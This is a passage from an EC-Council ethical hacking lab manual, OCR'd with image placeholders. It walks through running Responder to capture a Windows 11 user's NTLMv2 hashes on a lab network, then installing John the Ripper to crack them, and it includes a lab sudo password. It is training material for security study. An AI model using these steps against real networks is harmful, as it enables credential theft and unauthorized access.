
   Note: The password that you type will not be visible.

   Note: **-I**: specifies the interface (here, **ens3**). However, the network interface might be different in your machine, to check the interface, issue ifconfig command.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

8. Responder starts listening to the network interface for events, as shown in the screenshot.




9. Switch to the **Windows 11** virtual machine, right-click on the **Start** icon, and click **Run**.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

10. The **Run** window appears; type **\\CEH-Tools** in the **Open** field and click **OK**.



11. Leave the **Windows 11** virtual machine as it is and switch back to the **Ubuntu** machine.


12. Responder starts capturing the access logs of the **Windows 11** machine. It collects the hashes of the logged-in user of the target machine, as shown in the screenshot.




13. By default, Responder stores the logs in **Home/Responder/logs**. Navigate to the same location and double-click the **SMB-NTLMv2-SSP-10.10.1.11.txt** file.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

14. A log file appears, displaying the hashes recorded from the target system user, as shown in the screenshot.



15. Close all the open windows.
16. Now, attempt to crack the hashes to learn the password of the logged-in user (here, **Jason**).
17. To crack the password hash, the John the Ripper tool must be installed on your system. To install the tool, open a new **Terminal** window, type **sudo snap install john-the-ripper**, and press **Enter**.
18. In the **password for ubuntu** field, type **toor** and press **Enter** to install the John the Ripper tool.

